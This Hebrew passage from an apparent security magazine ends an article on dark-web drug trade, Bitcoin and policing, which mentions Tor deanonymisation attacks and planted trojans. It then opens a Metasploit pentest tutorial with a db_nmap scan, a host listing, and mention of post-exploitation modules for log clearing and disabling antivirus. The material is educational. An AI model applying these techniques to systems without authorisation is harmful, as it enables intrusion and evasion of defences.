בהזמנת רצח. כל שהמשתמש צריך הם שם משתמש וסיסמה. בנוסף, עומדת לרשותם האפשרות לפתוח אתרים ייעודיים לסחר בסמים, וכן להתנהל בפורומים למוזמנים בלבד (וכך מנסים להבטיח שמי שקיבל אישור כניסה הוא משתמש שניתן לבטוח בו).

גם שילוב של רק חלק מן האפשרויות מאפשר אנונימיות כמעט מוחלטת של המעורבים בהתקשרות ובעסקה.

יש לזכור שהטכנולוגיה המתוארת היא ניטראלית - באותה מידה שניתן לנצל אותה לרעה על ידי ארגוני הפשע, כך היא מאפשרת שימושים חיוניים וחשובים כגון קשר חשאי בין כתבים למקורות, חשיפת שחיתויות, משתפ"ים, חתירה תחת משטרים מדכאים וכו'. מאחר ובשלב זה לא ניתן לבחון את זהות הפועלים ברשת, אין דרך אמיתית לדעת מהו היקף הפעילות של ארגוני הפשע ברשת האפלה, אלא באמצעות ניתוח דפוסי גלישה והתנהגות. עם זאת, ניתן לטעון, כי גם אם הפעילות כיום היא בעיקר של פושעים הפועלים באופן אינדיבידואלי, הרי הטכנולוגיה היא ממש בבחינת "פרצה קוראת לגנב", ומאחר והיא תופסת תאוצה, אין ספק שלא רחוק היום בו מרבית הפעילות בה תתבצע על ידי ארגוני פשע.

פתרונות

בין אם קיים שימוש נרחב בפועל של ארגוני הפשע לסחר בסמים ברשת האפלה, ובין אם אנו עדיין בשלב מוקדם, בו הרשת מנוצלת בעיקר על ידי סוחרים אינדיבידואלים, אין ספק, שהרשת האפלה ואפשרות התשלום בביטקוין מציגים מתווה איומים חדש, והרשויות צריכות לשנות את הגישה והכלים להתגוננות והתמודדות. ללא נקיטת פעולות משמעותיות ואפקטיביות, הרשת האפלה תהווה את התשתית העיקרית לפעילות הסחר בסמים של ארגוני הפשע, ממש כפי שהפכה להיות ערוץ השיווק וההפצה המרכזי בתעשיית הפורנוגרפיה לילדים, והרשויות יעמדו בפני שוקת שבורה. לרשות רשויות האכיפה עומדות למעשה שתי אפשרויות מרכזיות - הן יכולות לנסות לתקוף את הטכנולוגיה עצמה או לאמץ אותה ואת הכלים שהיא מציעה כדי לתקוף את ארגוני הפשע מתוך המערכת.

דרך ראשונה - מניעת הסיכון

ההיסטוריה מלמדת שכל ניסיון לעצור את הקדמה והטכנולוגיה, דינו לכישלון. דוגמת הניסיון לעצור את השימוש בטכנולוגית הטלפון והטלגרף, מאחר והם הקלו על פעילות ארגוני הפשע בשנות ה-30 היה צורך. מכל מקום, גם אם קבוצה כלשהי או רשויות אכיפת החוק יצליחו להביא למפלתה של טכנולוגיה, תקום תחתיה טכנולוגיה חדשה ומתקדמת יותר. כלומר, **ניסיון להפיל בדרך כלשהי את רשת TOR**, סביר מאוד שלא יצלח, וגם אם כן, רשת אחרת המאפשרת אנונימיות תקום תחתיה. כבר כיום קיימות רשתות אפלות אחרות, מוצלחות יותר או פחות, וב-2009 הציגו 2 בכירים ב-HP רשת אפלה הפועלת על גבי תשתית רשת האינטרנט הרגילה, אשר אינה מצריכה דבר מלבד דפדפן^[12]. בנוסף, אין לשכוח שגם כיום עומדים לרשות הפושעים כלים מתוחכמים פחות, אך יעילים לשמירה על הזהות, כגון אנונימיזר וכו'.

האם הפתרון טמון **בניסיון להתגבר על אפשרות הסתרת הזהות**, האנונימיות? - ייתכן: ראשית, גם פרוטוקול TOR אינו חסין לחלוטין להתקפות. כך למשל, השתלטות על הנתב הראשי, מאפשרת מעקב אחרי ההודעה, איתור השולח והנמען. שנית, חוקרים גילו אפשרות למתקפות application-level מבוססות HTTP כנגד פרוטוקול TOR (target - forged webpage injection attack) (webpage modification attack)^[13]. באפשרות מתקפות מסוג זה זו לזהות את המשתמש מבלי להיעזר בטכנולוגיות פולשניות, ומכאן שהן מהוות איום רציני עבור רשת זו, והזדמנות מצוינת עבור הרשויות. שלישית, אמנם טכנולוגיות זיהוי המתבססות רק על מאפיינים התנהגותיים עדיין מצויות בחיתוליהן^[14], אך הן קיימות בהחלט. הן כוללות מעין טביעות אצבע קוגניטיבית אלקטרוניות - זיהוי לפי קצב הקלדת המשתמש, תבניות רעידות הידיים המשפיעות על רעידות העכבר ועוד... כלומר אין אפילו צורך בזיהוי ביומטרי, והמשתמש כלל לא מודע לעובדה שזיהו אותו, עוקבים אחריו, מאזינים לו או מקליטים אותו. מובן שפעולה מסוג זה עומדת בסתירה לזכות לשמירה על ה-Identity של המשתמש, וכן קיים חשש ממשי לפגיעה בפרטיות. סביר שהרשויות תטענה, כי זיהוי יתבצע רק במידה ותתגלה פעילות חשודה, אך הלכה למעשה, ככל הנראה לא תהיה למשתמשים דרך לוודא זאת.

מובן שמהלך מסוג זה, יתקל בהתנגדות חריפה של המשתמשים, ומכאן הדרך קצרה ליצירת טכנולוגיה חדשה, אשר תצליח לעקוף את הטכנולוגיות החדישות הללו.

ייתכן והפתרון טמון באימוץ מודל ביניים, דוגמת מודל ה-**Selectively Traceable Anonymity**^[15], העונה על 4 קריטריונים: (1) המערכת שומרת על האנונימיות של משתמשים ישרים (honest), ופרטי הגלישה שלהם נותרים חסויים; (2) שרת יכול לדווח אודות משתמש מסויים אנונימי, וכן להכניס אותו לרשימה שחורה בגלישותיו העתידיות; (3) כל פרטי הגלישה של המשתמש עובר לדיווח נותרים חסויים; (4) משתמשים מיועדים לגבי מעמדם כחלק מרשימה שחורה לפני כניסתם לשרת. הלכה למעשה, האנונימיות נשמרת כל עוד לא בוצע פשע. מודל מסוג זה, תלוי ברמת שיתוף הפעולה של המשתמשים, וכמובן עולות שאלות לגבי הגדרת מהו פשע? אלו כללים יחולו? וכן, מה לגבי האפשרות לביצוע פעולות בלתי חוקיות באופן אנונימי, שאינה נמנעת אלא בדיעבד.

ניסיון להפיל את הביטקוין, גם הוא דינו להיכשל. מעניין לראות שעל אף הטלטלות העזות שחוה המטבע מאז בא לעולם, המשתמשים מביעים בו אמון רב, וכאמור זוהי אבן היסוד להצלחתו של מטבע כלשהו. גם אם ינסו להוציא מחוץ לחוק את החלפת הביטקוין במטבעות "אמיתיים", להפיל פעם נוספת את הבורסות למסחר בביטקוין או כל דרך אחרת, הביטקוין כבר קיבל חיים משל עצמו, מעמדו איתן וסביר שיעמוד בטלטלות נוספות^[16]. ומכל מקום, גם אם יפול הביטקוין, יקום תחתיו מטבע וירטואלי חלופי.

בנוסף, לא בטוח שהטענה, כי הביטקוין מהווה את הדרך האולטימטיבית להלבנת כספים, אכן מחזיקה מים - **קיימות מספר מגבלות על האפשרות של הלבנת כספים באמצעות הביטקוין**^[9] - בעולם כיום נכרו קרוב ל-10 מיליון מטבעות ביטקוין, כלומר שווי של כ-100 מיליון דולר. אם יבצעו הלבנה בהיקף גדול,

הקשר בין סמים, ביטקוין ופשע מאורגן

www.DigitalWhisper.co.il

יהיה די קל לזהות אותה - מיעוט המטבעות יוצר תנודתיות גדולה, והמרה בסכומים גדולים תיצור לחצים על שער המטבע, ויכול למשוך תשומת לב לא רצויה. כמו כן, עולות שאלות משפטיות הנוגעות לאפשרות החלת חוקי איסור הלבנת הון על מטבעות וירטואלים, שקצרה היריעה מלדון בהן במסגרת עבודה זו. בנוסף, נקודה חשובה שיש להזכיר היא שעדיין מדובר במטבע וירטואלי, ובהנחה ומטרתם של ארגוני הפשע היא ליצור רווח בעולם הממשי, הרי חנויות ה-Change מהוות נקודת תורפה של המלבינים, ונקודת אור עבור הרשויות. עם זאת, סביר שככל שהטכנולוגיה תתקדם והמטבע יצבור תאוצה, גם לצוואר בקבוק זה ימצא פתרון.

דרך שניה - הפחתת האיום

הנחת יסוד היא, שפשע יתבצע לאחר שהעבריינין שוקל את העונש וההסתברות האכיפה (גם יתפסו וגם יענישו), אל מול התועלת שתצמח לו ממעשה הפשע. אם התועלת גדולה, משתלם לו לבצע את המעשה. לכן, סביר שדרך הפעולה הנכונה היא לא ניסיון לתקוף את הטכנולוגיה מבחוץ, אלא להפעיל במתודולוגיות והליכים מהעולם "הרגיל" תוך שימוש בכלים טכנולוגיים, ובכך לנקוט בגישה מניעתית, לחילופין, להגדיל את ההרתעה ואת ההסתברות לתפיסת העבריינין וענישתו. כלומר, דרך טובה יותר תהיה להסתגל למציאות החדשה, ממש כפי שעשו ארגוני הפשע, אשר פרצו את המבנה המסורתי מבוסס ההיררכיה בלבד, עליו עדיין מבוססות רשויות החוק, הצבא, סוכנויות ממשלתיות ועוד, והם מתנהלים במודל מפוזר יותר ומקימים קואליציות. הקונפליקט יוכרע על ידי מי שישלוט ויעשה את השימוש האפקטיבי ביותר בידע. האתגר הוא לא רק בטכנולוגיה, אלא בעיקר בהבנת אופן ההתארגנות והבניית תהליכי קבלת החלטות, העברת התקשורת והידע וכו'.

שימוש בכלים טכנולוגיים

הרשת האפילה היא כזו המבוססת על אמון (Trust), וזוהי גם נקודת התורפה שלה. כפי שרשת האינטרנט היא ברובה Untrusted, ונקודת המוצא היא שכ-80% מהמחשבים בעולם נגועים, כך ניתן להפוך גם את רשת ה-TOR לרשת Untrusted. ה-FBI שותל סוסים טרויאנים המרגלים אחר פעילות המשתמש, במסגרת מאבקו בפשע המאורגן, ומארגן פעולות בהיקף נרחב כדי להתמודד עם התופעה^[17]. בפרט, ניתן לבצע תקיפה ממוקדת, במסגרתה מוטמע קוד באתר, המאפשר לדוגמא החדרת תועלת, מתוך מטרה שזו תנצל את משאבי המערכת, תמוטט את האתר ויתכן אף באופן שיהרוס את הגיבויים. מתקפה מסוג זה מצריכה ידע טכנולוגי נרחב, ובנוסף היא מצריכה מידע אודות האתר המותקף, מתקפה מעין זו לא מתאפשרת בפורומים סגורים למוזמנים בלבד. ניתן גם לייצר תקיפות דוגמת התקיפה המפורסמת של קבוצת אנונימוס על האתר לוליטה סיטי, המפיץ פורנוגרפיית ילדים. הקבוצה הפיצה תוכנה לא מאומתת לביצוע הגלישה, ואשר תיעדה וניטרה את כתובות מחשב הקצה של המשתמשים^[18]. מובן ששיטה זו מצריכה הכשרת כ"א מתאים לצורך מטרות אלו.

כמו כן, על אף ש-TOR חוסם פרוטוקולים שמשתמשים לרוב להתקפות שלילת שירות, האתרים שלו פגיעים להתקפות בדיוק כמו אתרים באינטרנט הפתוח. חולשת המחשבים המאחסנים את שרתי ה-TOR מאפשרת למי שמעוניין, לפגוע בתוכן המאוחסן בהם או בפעילות הרווחת בהם. עם זאת, לאור הכלים העומדים לרשות בעלי האתרים, המאפשרים יצירת יתירות (Redundancy) במערכת, סביר מאוד להניח, שניסיונות לביצוע מתקפות, מתוך מטרה לפגוע בזמינות של המערכת, לא יעלו יפה, ובוודאי שלא יצליחו לייצר כל הרתעה או יקדם את הרשויות צעד בכיוון תפיסת העבריינים.

שיטור פרואקטיבי מבוסס מודיעין - שימוש בכלים סטנדרטיים מותאמים לעולם הסייבר

לטעמנו, יש לשנות את הגישה לגישה פרואקטיבית, כלומר לא זו המגיבה לאחר בפשע, אלא לכזו העוסקת באיסוף מודיעין, פעולות יזומות של רשויות האכיפה ומונעת פשעים עוד טרם התרחשו. נקודת המוצא היא שמשתמשים פועלים באותה צורה בכל מקום, ומעבר למעטה החשאיות ואנונימיות, יש להתייחס לרשת כאל מקום בו ניתן להשתמש באותן שיטות, כלים ומתודולוגיות הקיימות כבר היום, תוך התאמה לסביבה החדשה. כאמור, הרשת האפילה היא כזו המבוססת על אמון (Trust), וזוהי גם נקודת התורפה שלה. אם רשויות אכיפת החוק יפעלו נכון, הן תוכלנה להכשיר שוטרים, אשר ישמשו כחפרפרות ויסתננו לרשת האפילה, לפורומים ולקהילות הסגורות. היתרון העצום הוא, ששוטר אחד יכול בקלות להתחזות למספר רב של משתמשים, אין דרך להתחקות אחריו, וכך באמצעות כח אדם יחסית קטן, אך מיומן, ניתן לייצר עבודת מודיעין ופעולות בשטח. יתרון אדיר נוסף לעומת העולם "האמיתי" - סוכן חשאי אשר מצליח להפיל רשת סמים זהותו נחשפת, הוא מסכן את עצמו, הופך מטרה לארגוני הפשע הנותרים, ובוודאי שלא ניתן להשתמש בו פעם נוספת לאותה מטרה, על אף שהוכיח את כישוריו הלכה למעשה. להבדיל, סוכן חשאי ברשת האפילה, יכול להפיל ארגון פשע גדול, ולמחרת להמשיך בפעולתו תודות לחשאיות שמספקת הרשת.

יש לזכור שבניגוד לפורנוגרפיית ילדים, שם כלל העסקה מסתיימת ברשת באופן אנונימי על ידי העברת הקבצים, מבלי להותיר כל עקבות, הרי בעסקת סמים קיים המימד הפיסי של העברת הסחורה, המקל על רשויות החוק באיתור הצדדים והעמדתם לדין.

אמצעי נוסף העומד לרשות רשויות אכיפת החוק, אשר נדמה שהן אינן עושות בו שימוש מספיק הוא פיתוח קשרים עם קהילת ההאקרים, בדומה לביסוס קשרים עם משת"פים בעולם "האמיתי". אותם האקרים נמצאים ברשת, מכירים את הדרך בה היא עובדת, הם יכולים לשמש עיניים ואוזניים לרשויות מבלי שיצטרכו להגדיל את מצבת כח האדם. יש לזכור שבעלי היכולות הם ההאקרים, אך בעלת האינטרס היא רשות אכיפת החוק. עליה לרתום לשורותיה את אלו שיכולים לסייע בידה.

דרך נוספת להתמודדות עם התופעה היא ניתוח מידע זמין, ובאמצעותו לזהות חריגה מתבניות של משתנים, כגון התארגנות, זיהוי א-נומליה, יצירת פרופילים של המשתמשים וכו', ובאמצעותם היא יכולה למנוע את התרחשות הפשע, ולא רק להגיב לאחר מעשה. אלו כלים העומדים לרשות רשויות אכיפת החוק גם כיום, אך לא נעשה בהן שימוש מספיק.

הקשר בין סמים, ביטקוין ופשע מאורגן

www.DigitalWhisper.co.il

שיתופיות - איחוד כוחות, משאבים ושיתוף פעולה בינלאומיים

בפרט חתימה על אמנת בודפשט ופרוטוקול שטרסבורג. כאמור, ארגוני הפשע אימצו מהר מאוד את היתרונות הגלומים ברשת האינטרנט, ובפרט האופן בו היא מסייעת להם לפרוץ גבולות גיאוגרפיים במסגרת העסקים שהם מנהלים. ברור אם כן, ששיתוף פעולה בינלאומי הוא אקוטי להצלחתן של הרשויות לעצור את הארגונים הללו.

בנובמבר 2001 נחתמה אמנת בודפשט לטיפול בפשעי מחשב (Cyber Crime). האמנה שנכתבה על ידי מועצת אירופה, בשיתוף מדינות משקיפות נוספות שאינן חברות במועצה (יפן, ארה"ב, קנדה ומדינות נוספות), והיא נכנסה לתוקף ביולי 2004. מטרתיה העיקריות של האמנה הן ליצור מדיניות משותפת ביחס לפשעי סייבר כדי להגן על החברה מפשעים אלה, בפרט על ידי אימוץ חקיקה הולמת ומיסוד שיתופי פעולה בנושא זה. האמנה מתמקדת בפשיעה באינטרנט וברשתות תקשורת נוספות, ובפרט בעבירות: הפרת זכויות יוצרים; הונאה מבוססת מחשב; פורנוגרפיית ילדים ופגיעה מכוונת באבטחת מידע ברשתות תקשורת. ב-2006 נוסף לאמנה פרוטוקול נוסף המגדיר פרסומים גזעניים וקסנופוביים (שונאי זרים), באמצעות תקשורת מתווכת מחשב, כעבירה פלילית.

המצב בישראל^[5]: על האמנה חתומות 47 מדינות, לרבות ארצות הברית. ישראל נמצאת "בחברה טובה" לצד רוסיה וסין, אשר אינן חתומות על האמנה. בהזדמנויות שונות ישראל טוענת, כי העניין נשקל בחיוב, וכי הנושא בבדיקה (בינואר השנה, נאמר ש"זה עניין של כמה חודשים"). כיום שיתופי פעולה בינלאומיים הנדרשים לצורך טיפול בפשעי מחשב מתבססים בעיקר על הסכמה מרצון (לעיתים קרובות על בסיס היכרות אישית בין הרשויות), או באמצעות סיוע של משרד המשפטים. הכותבות ניסו להשיג את תגובתה של משטרת ישראל, אך לצערנו לא זכינו לשיתוף פעולה. מפרוטוקול ישיבת ועדת המדע והטכנולוגיה מינואר 2012^[19], בה השתתפו גם נציגי המשטרה והמשרד לביטחון פנים, ניתן ללמוד כי למשטרת ישראל כוח של כ-15 שוטרים השייכים למפלג להב 433 האמונים על הנושא, והם מיומנים דיים. לטענת נציג המשטרה, העובדה שהכלים בהם משתמשת המשטרה אינם ידועים לכל, הינה חיובית, וייתכן והצדק עימו, אך ברור שלא ניתן לייצר בדרך זו הרתעה, וכן עם כל ההערכה למשטרת ישראל, קשה להאמין ש-15 שוטרים מסוגלים להתמודד עם המצב. נוכל לצטט מתוך דברי הסיכום של יו"ר ועדת המדע והטכנולוגיה, באותה ישיבה בה היא ממליצה למשטרת ישראל "להגביר את כוחה, את מיומנותיה ואת כל מה שנדרש על מנת לפצח את אותן הצפונות, או כל צעד אחר שתמליץ עליו שם כצעד פרקטי ומועיל שיסייע בידינו לעמוד בשורה ראשונה עם מדינות כמו בריטניה ואחרות, שהן כנראה מצליחות יותר מאיתנו בפעילות הזו".



לסיכום

הפשע המאורגן היא תופעה הקיימת מזה עשורים. הארגונים אלימים ומתוחכמים, המתפתחים ומסתגלים לתנאי השוק, החוק והטכנולוגיה. העידן האינטרנטי מעצים את ארגוני הפשע, בשל היכולת להתנהל באנונימיות ובחשאיות כמעט מוחלטות. במאמר זה התמקדנו בעסקאות הסמים המתבצעות ברשת וכיצד ארגוני הפשע מנצלים את המטבע הוירטואלי, ביטקוין, לצורך עסקאות סמים והלבנת כספים שהינם מעמודי התווך של עולם זה. אך לא אבדה תקוותנו, שכן מקור הבעיה הוא גם המקור לפתרון.

על המחברות

עו"ד לילך צאירי-כהנוב סיימה בהצטיינות את תוארה הראשון במשפטים באוניברסיטת ת"א, והינה עורכת דין במקצועה. בימים אלו שוקדת על השלמת התואר השני שלה במנהל עסקים.


שרון ברק מהנדסת פיתוח בתעש, בעלת תואר ראשון בהנדסה כימית מאוניברסיטת בן-גוריון, סטודנטית לתואר שני במנהל עסקים באוניברסיטת תל אביב.

תודות

תודה לדרור דנסקי ולעיתונאי בר שם-אור.

ביבליוגרפיה

- [1] An Overview of Transnational Organized Cyber Crime, Etges, Rafael; Sutcliffe, Emma. Information Security Journal: A Global Perspective. Mar2008, Vol. 17 Issue 2, p87-94. 8p. 1 Chart
- [2] [Organized Crime and Cybercrime: Synergies, Trends, and Responses](#), Phil Williams, Global Issues Volume: 6 Issue: 2 Dated: August 2001 p22-26
- [3] [Organized Crime Goes Cyber, Bequai, Computers & Security](#), Volume 20, Issue 6, 1 September 2001, p475-478
- [4] גדי אשד, [הפשיעה המאורגנת בישראל ובעולם - מגמות ותהליכים](#), המשפט, מרץ 2005
- [5] דו"ח שימוש ברשתות תקשורת אנונימיות על גבי האינטרנט למטרות פשיעה, ועדת המדע והטכנולוגיה, ינואר 2012
- [6] קיצור תולדות האנושות, יובל נח הררי, עמ' 180, 2011



[7] A History of Money - From Ancient Times to the Present Day, Glyn Davies, University Of Wales Press, Cardiff, 2002

[8] Back to Gold - and Silver, Andrew M. Watson, The Economic History Review, Second Series, Volume Xx, No. I, 1967

[9] Virtual money laundering: the case of Bitcoin and the Linden dollar, Robert Stokes, Information & Communications Technology Law. Oct2012, Vol. 21 Issue 3, p221-236. 16p. Version of record first published: 11 Dec 2012.

[10] [Bitcoin: A Bit Too Far?](#) Jacobs, Edwin. Journal of Internet Banking and Commerce 16.2 (Aug 2011): 1-4

[11] <http://www.themarket.com/wallstreet/1.1882317>

[12] [Researchers build browser-based darknet](#), Network Security, Jun2009, Vol. 2009 Issue 6, p20-20. 1p.

[13] [A potential HTTP-based application-level attack against Tor](#), Xiaogang Wang, Junzhou Luo, Ming Yang and Zhen Ling, Future Generation Computer Systems, Volume 27, Issue 1, January 2011, p67-77

[14] <http://www.haaretz.co.il/captain/net/1.1666822>


[15] Anonymous IP-Address Blocking, Peter C. Johnson, Apu Kapadia, Patrick P. Tsang and Sean W. Smith, Department of Computer Science, Dartmouth College

[16] <http://www.themarket.com/wallstreet/1.1690268>

[17] <http://www.fbi.gov/about-us/investigate/cyber/cyber>

[18] <http://www.holesinthenet.co.il/archives/35299> :01.01.12, ד"ר נמרוד קוזלובסקי, חורים ברשת,

[19] [פרוטוקול ישיבת ועדת המדע והטכנולוגיה, בתאריך ז' טבת תשע"ב, 2012/02/01](#)



Metasploit - Awesomeness בכללותו

מאת יובל נתיב

הקדמה


Metasploit התחילה את דרכה כפלטפורמה לפיתוח והרצה של אקספלוויטים (Exploits). אקספלוויט הוא קטע קוד שיועד לנצל חולשה ספציפית במערכת ספציפית. לא משנה אם המערכת המיועדת מבוססת רשת או שמדובר במערכת הפעלה או תוכנה מסוימת. אקספלוויטים היו זמינים הרבה לפני Metasploit ונשאר כך. הבעיה התחלה כאשר כל אחד כתב את אקספלוויטים משל עצמו בצורה הנוחה לו: בשפת תכנות שהוא מבין, עם דברים פרמפרטים מקודדים באופן קשיח בקוד (hardcoded). לדוגמא, במידה והורדתי אקספלוויט שמאפשר הרצת קוד מרחוק על מערכת X, כנראה שהייתי צריך לאתר בתוך הקוד היכן בדיוק נמצא הקוד עצמו שמורץ על המכונה המרוחקת בתוך כלל האקספלוויט ולהבין כיצד עליי לקודד אותו ומאילו תווים עליי להמנע.

Metasploit נולדה בשנת 2003 על ידי בחור מוכר מאוד בתחום בשם HD Moore. בראשית דרכה Metasploit באה על מנת לאפשר לנו להפוך כל אקספלוויט למודולרי. כל חלק בו היה ניתן להחלפה ולשינוי בקלות יתרה. עם הזמן, התפתחה Metasploit והיום היא סט כלי תקיפה מקיף. בהתחלה היו בה מודולים מסוג Auxiliary ("שונות") אשר הכילו מאות כלים שימושיים שבהם נוכל להשתמש במהלך התקיפה שלנו ללא צורך לצאת מהפלטפורמה. בין היתר, קיימים מודולים לזיוף שרתים (כגון שרתי SMB, שרתי HTTP, FTP ועוד) ותפיסה של תהליכי אימות, סריקה של שרתי VNC ללא אימות, זיוף DNS, זיוף שמות NetBIOS ועוד. בשנת 2009 חברה בשם Rapid7 רכשה את המערכת, אך השאירה אותה כקוד פתוח. להיסטוריה המלאה של Metasploit:

<http://www.metasploit.com/about/history/>

לסיכום, Metasploit מכילה כמות מודולים גדולה מאוד כאשר מודולים מסוג "Exploit" הן עיקרה של המערכת. מודולי ה-Payloads הם המודולים המשמשים אותנו לצורך הרצת קוד מרחוק. מודולי ה-POST, הם מודולים מוכנים לטובת שימוש לאחר השתלטות על מערכת המכילים כלים כמו ביצוע אסקלציה הרשאות, איסוף מידע וסיסמאות, ניקוי לוגים, הריגת אנטי-וירוסים ועוד.

במאמר זה אנסה לסקור את הפלטפורמה, מספר מודולים ראשיים ומרכזיים ודרך עבודה נכונה בעת ביצוע Penetration Test בעזרת Metasploit.



מהיכן מתחילים?

ראשית, אנו נתייחס במאמר זה אך ורק לממשק העבודה הטקסטואלי של Metasploit כאשר כל ממשק עבודה אחר גם הוא לגיטימי. אישית, אני מעדיף לעבוד עם הממשק הזה מכיוון שלטעמי האופציות בו יותר ענפות ולכן את הדוגמאות אתן איתו.

לאחר שנעלה את הפלטפורמה נקבל קונסולה קטנה ונחמדה:

```
# cowsay++
< metasploit >
-----
  \   /_/_/
   \ (oo)_____\
    (  )      )\
     ||--|| *

      =[ metasploit v4.6.0-dev [core:4.6 api:1.0]
+ -- ---[ 1045 exploits - 643 auxiliary - 178 post
+ -- ---[ 274 payloads - 28 encoders - 8 nops


msf >
```

כטיפ קטן לכל אורך המבדק שלכם: **תעדו הכל**. כל פעולה שאתם מבצעים במהלך הבדיקה צריכה להיות מתועדת לתהליך כתיבת הדו"ח וגם לאחר מכן. בתוך הפלטפורמה בנו לנו כלי קטן ונחמד שנקרא spool. מטרת הכלי הזה היא לתעד את כל הנעשה בקונסולה. ישנה אפשרות להריץ את spool עם אופציה של off בסיום וכך לסיים תיעוד או להריץ אותו כך:

```
msf > spool /tmp/console.log
[*] Spooling to file /tmp/console.log...
msf >
```

לאחר התחלת התיעוד נוכל לראות שנוסף לקונסולה סימן ">" שנועד לסמן שאנו בתוך אופציית התיעוד. כעת, נתחיל מלהתייחס אל הפלטפורמה כראוי: אחד הכלים שאנו מרבים להשתמש בו במהלך המבדקים הוא הכלי nmap. Metasploit מכילה בתוכה מסד נתונים שלם שרוב המשתמשים מכירים, אך מה לגבי האיזור שמיועד לסביבת הסריקות? נוכל להתחיל סריקת nmap ולהזין אותה ישירות לתוך מסד הנתונים להמשך תיעוד, ניתוח ועבודה כך:

```
msf > db_nmap -O -sV 192.168.1.1-50
[*] Nmap: Starting Nmap 6.25 (http://nmap.org) at 2013-02-11 14:04 IST
[*] Nmap: Nmap scan report for 192.168.1.1
[*] Nmap: Host is up (0.0047s latency).
[.....]
[*] Nmap: Device type: WAP
[*] Nmap: Running: Netgear embedded, Thomson embedded, Ubee embedded
[*] Nmap: OS CPE: cpe:/h:netgear:cg814wg cpe:/h:thomson:twg870u
cpe:/h:ubee:dvw3201b
```



```

[*] Nmap: OS details: Netgear CG814WG v2, Thomson TWG870U, or Ubee DVW3201B
wireless cable modem [.....]
[*] Nmap: Nmap scan report for 192.168.1.19
[*] Nmap: Not shown: 996 filtered ports [.....]
[*] Nmap: Device type: general purpose|phone
[*] Nmap: Running: Microsoft Windows 7|Vista|2008|Phone
[*] Nmap: OS details: Microsoft Windows 7 Professional, Microsoft Windows Vista
SP0 or SP1, Windows Server 2008 SP1, or Windows 7, Microsoft Windows Vista SP2,
Windows 7 SP1, or Windows Server 2008, Microsoft Windows Phone 7.5
[*] Nmap: Network Distance: 1 hop
[*] Nmap: Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows [.....]
[*] Nmap: OS and Service detection performed. Please report any incorrect
results at http://nmap.org/submit/ .
[*] Nmap: Nmap done: 50 IP addresses (6 hosts up) scanned in 114.60 seconds
msf >

```

כמובן שלאחר db_nmap או מצינים פקודת nmap רגילה לחלוטין. עכשיו ניתן לראות את היתרון של סריקה דרך הפלטפורמה: בעת הקלדת הפקודה hosts נוכל לראות את הנתונים של אותם רכיבים שמצאנו במהלך הסריקה:

```

msf > hosts

Hosts
=====

address      mac                name                os_name              os_flavor  os_sp  purpose  info  comments
-----
192.168.1.1  XX:XX:XX:XX:XX:XX Netgear embedded    Netgear embedded    device
192.168.1.19 XX:XX:XX:XX:XX:XX Microsoft Windows 7 Microsoft Windows 7 device
192.168.1.21 Linux              Ubuntu              Linux                server
192.168.3.110 XXXXXX-216         Microsoft Windows 7 Microsoft Windows 7 SP0 client
192.168.3.126 XXXXXX-206         Microsoft Windows 7 Microsoft Windows 7 SP0 client
192.168.3.128 VM7-PC             Microsoft Windows 7 Microsoft Windows 7 SP0 client
192.168.3.135 WIN-8T0F47RNT1C   Microsoft Windows 7 Microsoft Windows 7 SP1 client
192.168.3.138 SANDBOX-YH6A900   Microsoft Windows XP Microsoft Windows XP SP1 client
192.168.7.24  CARMITLA-PC       Microsoft Windows 7 Microsoft Windows 7 SP1 client
192.168.7.49  XX:XX:XX:XX:XX:XX XXXXXX-121         Microsoft Windows XP Microsoft Windows XP SP2 client
192.168.7.201 XXXXXX-617         Microsoft Windows XP Microsoft Windows XP SP2 client
msf >

```


[כמובן התוצאות מוזערו קצת כדי שיתאימו לעמוד (וצנזרו).]

